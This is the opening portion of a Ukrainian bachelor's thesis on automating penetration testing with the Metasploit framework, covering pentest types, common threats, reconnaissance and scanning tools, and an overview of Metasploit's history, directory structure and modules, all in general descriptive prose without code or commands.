НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ «ОДЕСЬКА ЮРИДИЧНА АКАДЕМІЯ»
ФАКУЛЬТЕТ КІБЕРБЕЗПЕКИ ТА ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ

Кафедра кібербезпеки

КВАЛІФІКАЦІЙНА РОБОТА

на тему:

«АВТОМАТИЗАЦІЯ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ З ВИКОРИСТАННЯМ ФРЕЙМВОРКА METASPLOIT»

Виконав: здобувач 4 курсу
Рівень бакалавр
Галузь знань 12 «Інформаційні технології»,
спеціальність 125 «Кібербезпека»
Пілявський Владислав Сергійович

Керівник: к.т.н., доцент
Бойко Віктор Дмитрович

Рецензент: д.т.н., професор
Казакова Надія Феліксівна

Одеса – 2025

НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ «ОДЕСЬКА ЮРИДИЧНА АКАДЕМІЯ»
Факультет **кібербезпеки та інформаційних технологій**
Кафедра **кібербезпеки**
Галузь знань: **12 Інформаційні технології**
Спеціальність: **125 Кібербезпека**
Назва освітньої програми: **Кібербезпека**

ЗАТВЕРДЖУЮ
Завідувач кафедри кібербезпеки
професор С.А. Горбаченко
_____ «____ »_____ 20__ року

З А В Д А Н Н Я
на кваліфікаційну (бакалаврську) роботу
здобувачу Пілявському Владиславу Сергійовичу

1. Тема роботи: «Автоматизація тестування на проникнення з використанням фреймворка metasploit»
Керівник роботи: к.т.н, доцент Кухаренко Сергій Вікторович
затверджені наказом НУ ОЮА від « » 202 року №
2. Строк подання здобувачем роботи « » 202 рік
3. Дата видачі завдання « » 202 рік

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів бакалаврської роботи	Строк виконання етапів роботи	Примітка

Здобувач _____
(підпис) (прізвище та ініціали)

Керівник роботи _____
(підпис) (прізвище та ініціали)

АНОТАЦІЯ

Кваліфікаційна робота на тему «Автоматизація тестування на проникнення з використанням фреймворка metasploit». Для здобуття першого (бакалаврського) рівня вищої освіти за спеціальністю 125 Кібербезпека містить 15 рисунків, 1 таблицю, 23 літературних джерел та переліком посилань. Робота виконана на 42 сторінках загального тексту та 28 сторінках основного тексту.

Разом з розвитком інформаційних технологій збільшується кількість кіберінцидентів, якщо не бути готовим до можливої кібератаки це може призвести до витоку конфіденційних даних, втрати грошей, а також привезти до втрати репутації. У даній дипломній роботі розглядається один із основних варіантів захисту від кібератак – тестування на проникнення (пентест). Були розглянуті основні положення про пентест, правила проведення тестувань на проникнення, а також методи які можуть бути використані при проведенні тестування.

У роботі описані загальні поняття та принципи роботи Metasploit, які компоненти входять до його складу та їх взаємодія між собою. Крім цього, аналізуються переваги та недоліки використання цього фреймворку, що допомагає краще зрозуміти його потенціал та обмеження.

Третій розділ демонструє проблему пентесту, а саме витрати величезної кількості часу. Для вирішення цієї проблеми було написано програму мовою програмування Python, яка автоматизує процес сканування систем на вразливості та надає короткий звіт про всі знайдені недоліки.

КІБЕРБЕЗПЕКА, ПЕНТЕСТ, ТЕСТУВАННЯ НА ПРОНИКНЕННЯ, АВТОМАТИЗАЦІЯ, METASPLOIT, СКАНУВАННЯ ВРАЗЛИВОСТЕЙ, ІНФОРМАЦІЙНА БЕЗПЕКА, PYTHON, ЗВІТНІСТЬ, ФРЕЙМВОРК.

ABSTRACT

Qualification work on the topic "Automation of penetration testing using the metasploit framework." To obtain the first (bachelor) level of higher education in the specialty 125 Cybersecurity. The work is completed on 42 pages of the general text and 28 pages of the main text.

Along with the development of information technology, the number of cyber incidents is increasing, if you are not prepared for a possible cyber attack, it can lead to the leakage of confidential data, loss of money, as well as a reputational blow to the company. This thesis considers one of the main options for protecting against cyber attacks – Penetration testing (pentest). The basic provisions on pentesting, rules for conducting penetration testing, as well as methods that can be used when conducting testing were considered.

The paper describes the general concepts and principles of Metasploit, its components, and their interaction with each other. In addition, the advantages and disadvantages of using this framework are analyzed, which helps to better understand its potential and limitations.

The third section demonstrates the problem of pentesting, namely the huge amount of time it takes. To solve this problem, a program was written in the Python programming language that automates the process of scanning systems for vulnerabilities and provides a brief report on all the flaws found.

CYBER SECURITY, PENTEST, PENETRATION TESTING, AUTOMATION, METASPLOIT, EVENT SCANNING, INFORMATION SECURITY, PYTHON, REPORTING, FRAMEWORK.

ЗМІСТ

ВСТУП

Дипломна робота базується на аналізі можливості автоматизації сканування вразливостей з використанням фреймворку Metasploit. Робота спрямована на вивчення автоматизації пентесту використовуючи мову програмування Python, а також бібліотеку pymetasploit, що дозволяють взаємодіяти з remote procedure call (RPC) metasploit, що дозволить значно підвищити ефективність і точність виявлення вразливостей [1].

Кількість випадків кіберінцидентів зростає з кожним роком, на кожен новий спосіб захисту з'являється новий вид атаки, але актуальним досі залишається пентест [2]. Розвиток засобів захисту від кіберзагроз не стоїть на місці і наступним етапом є автоматизація сканування, це дещо ефективніше в порівнянні зі звичайним скануванням, оскільки системному адміністратору не потрібно писати велику кількість команд для сканування всіх систем, тим самим час який затрачувався на сканування зменшується в кілька разів, а також мінімізується шанс припущення помилки.

Актуальність теми зумовлена необхідністю автоматизації тестувань на проникненнях у компаніях, це дозволить оптимізувати ресурси та забезпечити високий рівень кіберзахисту.

Метою цієї роботи є дослідження можливостей фреймворку Metasploit як інструмента для автоматизації тестувань на проникнення, а також оцінці такого підходу у виявленні вразливостей.

Для досягнення мети було поставлено наступні завдання:

- Аналіз основ тестування на проникнення.
- Дослідження можливостей фреймворка Metasploit.
- Розробка автоматизованих сценаріїв тестування.
- Оцінка ефективності автоматизованого підходу у порівнянні з ручним тестуванням.

Об’єктом дослідження виступають інформаційні системи та процеси забезпечення їхньої захищеності.

Предметом дослідження є автоматизація тестування на проникнення з використанням Metasploit як ефективного інструмента для аналізу уразливостей.

У ході роботи буде проаналізовано сучасні підходи до автоматизації тестування, досліджено можливості Metasploit, а також запропоновано шляхи оптимізації його використання для захисту інформаційних систем. Це дослідження має на меті сприяти більш глибокому розумінню сучасних викликів у сфері кібербезпеки та вдосконаленню інструментів для їх подолання.

1 ТЕОРЕТИЧНІ ВІДОМОСТІ ПРО ТЕСТУВАННЯ НА ПРОНИКНЕННЯ

1.1 Поняття тестування на проникнення

Інформаційна безпека має важливу роль у всіх аспектах сучасних технологій, у різних видах бізнесу, державних установах, а також цивільних осіб. Паралельно зі зростанням технологій зростають і ризики кібератак, які в свою чергу можуть спричинити витік конфіденційних даних, втрату репутації та фінансові збитки.

Одним із актуальних досі інструментів залишається пентест. Завдяки пентесту організації отримують можливість ідентифікувати слабкі місця, перевірити ефективність поточних заходів безпеки та запобігти реальним атакам.

Головними перевагами тестування на проникнення можна назвати точним визначенням слабких місць у системі, а також оцінювання компанії до реагування на кіберзагрози. Це важлива складова стратегія кіберзахисту для забезпечення надійності, цілісності та конфіденційності даних.

Тестування на проникнення (пентест) [3] – це симуляція дій атакуючого на систему, для виявлення вразливостей у системі, а також подальшим усуненням знайдених уразливостей. Як правило, перший крок у забезпеченні безпеки – це оцінка вразливостей: для їх виявлення застосовуються автоматизовані та ручні методи, після чого проводиться ручне тестування на проникнення.

Інформаційні системи та програми часто стикаються з серйозними загрозами, включаючи слабкості в процесах аутентифікації, небезпечну обробку даних та експлуатацію вразливостей ін'єкцій, які можуть призвести до значних ушкоджень. За даними експертів, три з чотирьох організацій недостатньо готові до кібератак та витоків даних, що робить тести на проникнення необхідним інструментом підвищення рівня безпеки.

Існує три основні види тестування на проникнення [4]:

1. Тестування проникнення методом чорної скриньки

В тесті методом чорного ящика у тестувальника немає ніякої попередньої інформації про конфігурацію інформаційної системи, тобто тестер інмітує

реальну атаку в якій намагається зібрати інформацію, а також виявити уразливості. Перевагою такого виду пентесту є висока ефективність із зовнішнього джерела зору.

2. Тестування проникнення методом білої скриньки

У цьому методі тестувальник має повне розуміння як влаштована система, а також повний доступ до внутрішніх механізмів. Такий метод допомагає подивитися на систему з погляду кодера. Найчастіше в роботу тестера включають огляди коду, конфігураційні огляди і тест на проникнення.

3. Тестування проникнення методом сірої скриньки

Цей метод це щось середнє між двома попередніми, це збалансований тест схожий на метод білого ящика, але з реальним сценарієм атак як у чорного. Тут тест має деякі довідки і може мати доступ до внутрішньої конфігурації. Зазвичай цей метод має на увазі комплексне тестування з використанням сканерів, а також використання публічно задокументованих уразливостей та виконання ручного тестування.

У цій таблиці розписані всі види пентесту, плюси та мінуси кожного виду (Дивиться таблицю № 1.1).

Таблиця 1.1 – порівняння видів тестування на проникнення

Метод тестування	Характеристика	Переваги	Недоліки	Сфери застосування
Чорна скринька	Тестер не має доступу до внутрішньої інформації системи. Працює, як зовнішній хакер.	– Імітація реальної атаки. – Мінімальний вплив на роботу системи під час тестування.	– Висока тривалість тестування. – Складність виявлення глибинних вразливостей.	Перевірка безпеки системи від зовнішніх атак.

Продовження таблиці 1.1

Біла скринька	Тестер має повний доступ до вихідного коду, документації та інфраструктури.	– Повне охоплення системи. – Детальний аналіз внутрішніх вразливостей.	– Тестування не відображає реальну загрозу від зовнішніх атак. – Високі вимоги до ресурсів.	Розробка безпечного програмного забезпечення. Аудит існуючих систем.
Сіра скринька	Тестер має обмежену інформацію про систему (наприклад, тільки облікові записи чи архітектуру).	– Баланс між реалістичністю атаки та повнотою аналізу. – Менший час на тестування порівняно з чорною скринькою.	– Залежність від якості наданої інформації. – Можливі пропуски критичних вразливостей.	Перевірка систем із частковим доступом для співробітників чи партнерів.

Першим етапом у тесті на проникнення йде розвідка [5] – процес збору максимальної кількості інформації про цільову систему або мережу. Від ефективності цього етапу залежить успішність подальших дій пентестера. Розвідка дозволяє виявити слабкі місця ще до початку активного втручання.

В рамках розвідки тестера, як правило, цікавить:

- версія операційної системи, яка використовується на цільовому хості,
- активні мережеві сервіси та відкриті порти,
- встановлені скрипти, програми та їх відомі вразливості,
- структура домену або підмережі (особливо у великих організаціях),
- електронні адреси, користувачі, паролі за замовчуванням,
- модель хостингу, хмарних сервісів чи CMS, що використовується на

вебресурсах.

Розвідка поділяється на пасивну – без безпосередньої взаємодії з системою (наприклад, аналіз відкритих джерел, WHOIS-запити, пошук у Google), та активну – із застосуванням сканерів та мережевих інструментів, таких як Nmap, DNSenum, Netcat тощо.

В результаті розвідки отримуємо інформацію про відкриті порти, версії сервісів встановлених на системи та ОС системи.

Наступним кроком йде сканування вразливостей, для цього використовують спеціальні інструменти, найбільш для цього підходять Metasploit, та OpenVas.

Третій крок це експулатація, це одна з найважливіших стадій, в ній тестер активно використовує вразливості, які знайшов у системі. Заключний етан це виправлення вразливостей.

Після того, як тестер зробив успішний тест системи, він співвідносить звіт, який включає в себе: вразливі порти, рівень серйозності, а також заходи з виправлення вразливостей.

Кожен тест на проникнення має певний план, різновиди тестування на проникнення відрізняються за своїм процесом виконання, включаючи специфічні фази та етапи, характерні для кожного типу. Пентест, складається з трьох основних етапів, кожен з яких має своє ключове значення у забезпеченні безпеки інформаційної системи. Від початкового збору інформації до створення детального звіту з результатами, кожен етап спрямований на виявлення та аналіз вразливостей системи, а також розробку рекомендацій щодо їх усунення. Такий підхід дозволяє оцінити реальний рівень безпеки та мінімізувати ризики можливих кібератак.

1.2 Основні загрози інформаційним системам

Загроза інформаційної безпеки [6] – це штучно або спеціально створені дії, які спрямовані завдати збій у системі, для того щоб поставити під загрозу конфіденційність, доступність або цілісність даних.

Існує три головні аспекти інформаційної безпеки, відомі як: КЦД [7] Конфіденційність що означає – що доступ до інформації, що циркулює в системі, не можуть отримати неавторизовані користувачі.

Цілісність це підтримка точності та повноти даних. Це означає, що дані в системі не можуть бути змінені несанкціонованим чином.

Доступність це доступність інформації, коли вона потрібна.

В інформаційних системах існує багато факторів, які можуть порушити нормальне функціонування систем. Під загрозами розуміються будь які дії або явища чи умови, які потенційно здатні завдати шкоди даним, системі чи процесам. Це можуть бути навмисні дії зловмисників, випадкові помилки користувачів, природні катастрофи чи збої обладнання.

Для успішного протистояння загрозам потрібно чіткого розуміння як влаштовані різні загрози, а так само знати методи захисту від них. Одним із ключових завдань кібербезпеки є управління загрозами – їх виявлення, аналіз та мінімізація ризику. В інформаційних системах існує сім найпоширеніших загроз [8]:

Руткіти – програми, призначені для отримання адміністративного доступу до системи, що дозволяє зловмисникам керувати пристроєм та викрадати дані.

Scareware – це утиліта яка маскується під інструмент для виправлення системи, але насправді заражає пристрій, виводячи повідомлення з метою залякати користувача.

Ransomware – програма, яка блокує доступ до файлів або пристроїв, вимагаючи викуп за відновлення. Цей тип загрози часто використовується для шантажу

Черв’яки – не вимагають прикріплення до файлу чи програми. Вони поширюються через мережі та можуть уповільнювати роботу системи, споживаючи ресурси.

Боти – автоматизовані процеси, які взаємодіють із системами через інтернет. Шкідливі роботи створюють мережі заражених пристроїв (ботнети) для виконання атак, таких як DDoS.

Шпигунське ПЗ – Програми, які збирають дані про дії користувача без його відома. Приклад: кейлогери, що фіксують натискання клавіш і передають інформацію, таку як паролі та дані карт.

Вірус – Це програми, які прикріплюються до файлів або програм і розповсюджуються по системі або мережі. Вони можуть видаляти, змінювати чи пошкоджувати дані. Приклади: файлові віруси, макровіруси, віруси завантажувального сектора.

Якщо не ідентифікувати загрози або не протистояти їм це може призвести до втрати конфіденційних даних, наприклад загрози, такі як шпигунське програмне забезпечення (Spyware), кейлоггери, можуть призвести до розкриття конфіденційної інформації або витоку даних. Також ще один наслідком можна виділити порушення цілісності даних, віруси та шкідливі роботи змінюють або пошкоджують дані в системах, включаючи критично важливі файли. Крім того, втрата доступності систем ще одна серйозна проблема – загрози типу DDoS-атак, ransomware чи зомбі–мереж блокують доступ користувачів до важливих ресурсів чи даних. Такі ситуації тягнуть за собою не лише технічні, а й фінансові втрати, пов’язані з відновленням систем та ліквідацією наслідків. А в окремих випадках організації можуть зіткнутися з репутаційними ризиками – організації, які стали жертвами загроз, часто втрачають довіру клієнтів та партнерів. Це особливо актуально для випадків, коли витік даних стає публічним. Також порушення правил та норм захисту може привезти до правових наслідків.

Тестування на проникнення грає ключову роль виявленні цих загроз. Цей метод дозволяє моделювати реальні атаки та оцінювати, наскільки системи захищені від вірусів, черв'яків, ransomware, ботів та інших типів загроз. Таким чином, без належного запобігання загрозами та використання заходів щодо їх усунення наслідки можуть бути катастрофічними. Це наголошує на необхідності використання тестування на проникнення, та інших методів для виявлення вразливостей та мінімізації ризику реалізації загроз.

1.3 Інструменти та методи тестування на проникнення

Інструменти для тестування на проникнення [9] є частиною тестування так як використовуються для автоматизації певних задач, а також для збільшення ефективності тестування, а також виявлення проблем, які неможливо виявити ручним методом.

Для першого етапу, а саме розвідки, основними інструментами можна назвати Censys, ця зловмисникська платформа, яка допомагає виявляти, відстежувати та аналізувати підключення до мережі. Кожна загальнодоступна IP-адреса прориває́ться цією платформою. Так само можна виділити утиліту Whois, завдяки цьому інструменту можна отримати ключову інформацію, включаючи доступність, право власності, створення та закінчення терміну дії.

Наступним етапом є сканування та аналіз, базовим інструментом можна назвати Nmap, ця утиліта була створена для сканування великих мереж, але так само вона добре підходить для сканування окремих IP-адрес. Також з пошуком уразливостей добре справляється OpenVAS, це багатофункціональний сканер, який підтримує як аутентифіковане, так і неаутентифіковане тестування, роботу з різними інтернет– та промисловими протоколами на високому та низькому рівнях, можливість налаштування продуктивності для виконання масштабних сканувань, а також має потужну вбудовану мову програмування, яка дозволяє реалізовувати будь-які тести на вразливості.

У етапі в якому тестують знайдені вразливості, найчастіше використовують Metasploit Framework, це найпопулярніший інструмент для тестування вразливостей, що дозволяє користувачеві писати, тестувати та виконувати код експлойту. З його допомогою можна шукати вразливості, сканувати мережі, проводити атаки та обходити системи виявлення. По суті це універсальна платформа, яка надає все необхідне для тестування на проникнення та створення експлойтів. Для атак на паролі можна використовувати HashCat, це найшвидший і найпросунутіший інструмент для відновлення паролів. Щоб перевірити мережеві протоколи на захищеність використовують утиліту Responder це інструмент

виконання атаки людина–посередині щодо методів аутентифікації у Windows. Ця програма оснащена інструментами для отруєння LLMNR, NBT-NS та MDNS, дозволяючи перенаправляти трафік із запитами та хешами автентифікації. Також у неї вбудовані підроблені сервери автентифікації протоколів HTTP, SMB, MSSQL, FTP і LDAP. Вони підтримують різні методи аутентифікації, такі як NTLMv1, NTLMv2, LMv2, Extended Security NTLMSSP та базову HTTP-автентифікацію. У цих процесах Responder виступає як ретранслятора.

Таким чином, тестування на проникнення є невід'ємною складовою забезпечення кібербезпеки, оскільки дозволяє ідентифікувати вразливості та запобігати потенційним атакам. Проте цей процес потребує значних ресурсів – як часу, так і фінансових витрат, а також висококваліфікованих фахівців. Для багатьох організацій це може стати суттєвою перешкодою у впровадженні регулярного пентесту.

Автоматизація процесів тестування на проникнення може стати ключем до вирішення цієї проблеми, це дозволить значно скоротити час проведення тестування, знизити витрати та зробити цей інструмент доступним для ширшого кола користувачів. У наступному розділі буде детальніше розглянуто методи та інструменти автоматизації пентесту, а також їх роль у підвищенні ефективності кіберзахисту.

2 ОГЛЯД ТА АНАЛІЗ ФРЕЙМВОРКУ METASPLOIT

2.1 Основні положення Metasploit Framework

Розвиток технологій призвів до збільшення кількості кібератак, що вимагає від компаній своєчасного виявлення загроз у системах. Одним із ключових етапів забезпечення інформаційної безпеки є тестування на проникнення (пентест). Проте, проведення пентесту потребує значних затрат часу та фінансових ресурсів. Вирішити цю проблему дозволяє Metasploit Framework – інструмент, що забезпечує автоматизацію процесів виявлення та злому вразливостей.

У цьому розділі розглядаються інструменти та методи автоматизації пентесту, які значно прискорюють та спрощують процес пошуку вразливостей. Одним з таких інструментів є Metasploit Framework [10] – одна з найпотужніших і широко використовуваних платформ для виконання атак, аналізу систем та тестування їх захисту.

Існує три схожі між собою фреймворки: Metasploit, Core Impact і Cobalt Strike. Мій вибір припав саме на meatsploit тому що він є одним із найвідоміших і найпоширеніших фреймворків у сфері тестування на проникнення. Його популярність обумовлена як широким функціоналом, так і постійною підтримкою та оновленням компанії Rapid7 і великої спільноти користувачів. Саме тому він став фактичним стандартом у галузі етичного хакінгу.

Також Metasploit відрізняється від аналогів більш гнучкими і глибокими інструментами. У ньому доступно понад дві тисячі готових модулів для різноманітних цілей – від збору інформації та сканування портів до виконання експлойтів і постексплуатаційних дій. Така широка функціональність дозволяє не лише виявити вразливість, а й перевірити, наскільки вона може бути небезпечною на практиці, тобто здійснити повноцінну симуляцію атаки.

Особливу увагу в контексті цієї роботи заслуговує те, що Metasploit підтримує віддалене керування через API, зокрема Remote Procedure Call (RPC). Це відкриває можливість повністю автоматизувати взаємодію з фреймворком за допомогою мов програмування, зокрема Python. Такий підхід дозволяє

створювати скрипти, які будуть запускати сканування, обирати цілі, підбирати експлойти, збирати інформацію про вразливості – і все це без необхідності ручного введення команд. Це значно підвищує швидкість та ефективність тестування, а також зменшує ймовірність людської помилки.

Інші фреймворки, такі як Core Impact чи Cobalt Strike,є комерційними і закритими, що робить їх менш зручними для досліджень і розробки власних рішень. Крім того, не мають настільки гнучкої системи API або недостатньо добре інтегруються з Python. Саме тому Metasploit, з його відкритим кодом, потужним API та активною спільнотою, став найбільш придатним інструментом для цілей автоматизації сканування у цій роботі.

Метою даного розділу є вивчення архітектури, методів роботи та можливостей Metasploit Framework, а також розгляд його застосування для автоматизації завдань, пов'язаних із виявленням та злом вразливостей.

Metasploit Project [11] – це проект, який був створений для надання даних про вразливість системи, а також проведення тесту на проникнення. Основним і найвідомішим підпроектом є Metasploit Framework – це інструмент із відкритим вихідним кодом, який був створений для розробки та запуску коду експлойтів віддалено.

Metasploit Framework (MSF) [12] – це не тільки набір експлойтів, це основа, яку може налаштувати під себе. Це дозволяє зосередитись тільки на своєму завданні. MSF є одним з найкращих та корисних безкоштовних інструментів аудиту безпеки, які доступні фахівцям з безпеки. В MSF доступно безліч інструментів від широкого спектру експлойтів і широке середовище розробки експлойтів до інструментів збору мережної інформації та плагінів веб-уразливостей Metasploit Framework забезпечує справді вражаюче робоче середовище.

Metasploit був створений HD Moore [13] в 2003 році як портативний мережевий інструмент який був написаний мовою програмування Perl, однак у 2007 році проект був остаточно переписаний на Ruby. Msfconsole [14], ймовірно, є найпопулярнішим інтерфейсом для Metasploit Framework (MSF). Він надає

централізовану консоль «все в одному» і дозволяє ефективно отримувати доступ практично до всіх опцій, доступних в MSF.

Metasploit Framework це проект який працює з відкритим ісходним кодом і приймає внески користувачів через GitHub.com pull requests. Команда перекладає матреріали, комада складається з працівників Rapid7 найдосвідченіших користувачів. Більшість внесків додають нові модулі, такі як експлойти та сканери.

Переваги використання MSFconsole [15]:

1. Єдиний спосіб доступу до основних функцій Metasploit;
2. Надає консольний інтерфейс для фреймворку;
3. Включає в себе більше функцій і є найбільш стабільним інтерфейсом MSF;
4. Повна підтримка readline, табуляції та завершення команд;
5. Можливе виконання зовнішніх команд у msfconsole (Рисунок 2.1):



Рисунок 2.1 – Виконання команди ping в інтерфейсі Metasploit.

2.2 Архітектура та компоненти Metasploit Framework

Щоб детальніше зрозуміти архітектуру Metasploit [16], слід заглянути у файлову систему (Рисунок 2.2). В операційній системі Kali Linux Metasploit зберігається в папці metasploit-framework у каталозі /usr/share/metasploit–framework.



Рисунок 2.2 – Файлова система Metasploit

Файлова система MSF інтуїтивно зрозуміла та організована за каталогами. Деякі з найважливіших каталогів коротко описані нижче.

Каталог data містить двійкові файли (Дивиться Рис. 2.3), списки слів, зображення та інші ресурси, необхідні для роботи експлойтів.



Рисунок 2.3 – Приклад виконання команди ls у папці data – тут зберігаються допоміжні файли для експлойтів.

Каталог lib містить "ядро" кодової бази фреймворку (Дивиться Рис. 2.4).



Рисунок 2.4 – Файли, що забезпечують роботу фреймворку, у папці lib.

У каталозі модулів містяться фактичні модулі MSF для експлойтів, допоміжні та пост–модулі, корисні навантаження, кодувальники та генератори nop (Дивиться Рис. 2.5).



Рисунок 2.5 – Вміст папки modules – основний набір інструментів для атак та аналізу систем.

У каталозі scripts міститься оболонка Meterpreter, а також інші скрипти (Дивиться Рис. 2.6).

Рисунок 2.6 – Каталог scripts з оболонкою Meterpreter та додатковими інструментами.

Знання файлової структури Metasploit дозволяє швидко знаходити необхідні компоненти, налаштувати робоче середовище та ефективно використовувати фреймворк для тестування безпеки.

Metasploit має кілька модулів, які працюють разом для максимальної продуктивності. У зборі всі модулі дозволяють тестировщику виконувати поставлені завдання.

Модулі Metasploit [17] – це певні скрипти з конкретними завданнями та функціями, які вже були розроблені та протестовані в реальних умовах.

Існує чотири основних модулі, перший з них це експлоіт [18], це код який виконує послідовно команди націлені на певну вразливість, які були виявлені в додатку або системі, це надає тестувальнику доступ до системи. Експлойти включають переповнення буфера, ін'єкцію коду та експлойти вебдодатків. Пошук потрібного експлойту виконується командою search (Дивиться Рис. 2.7).

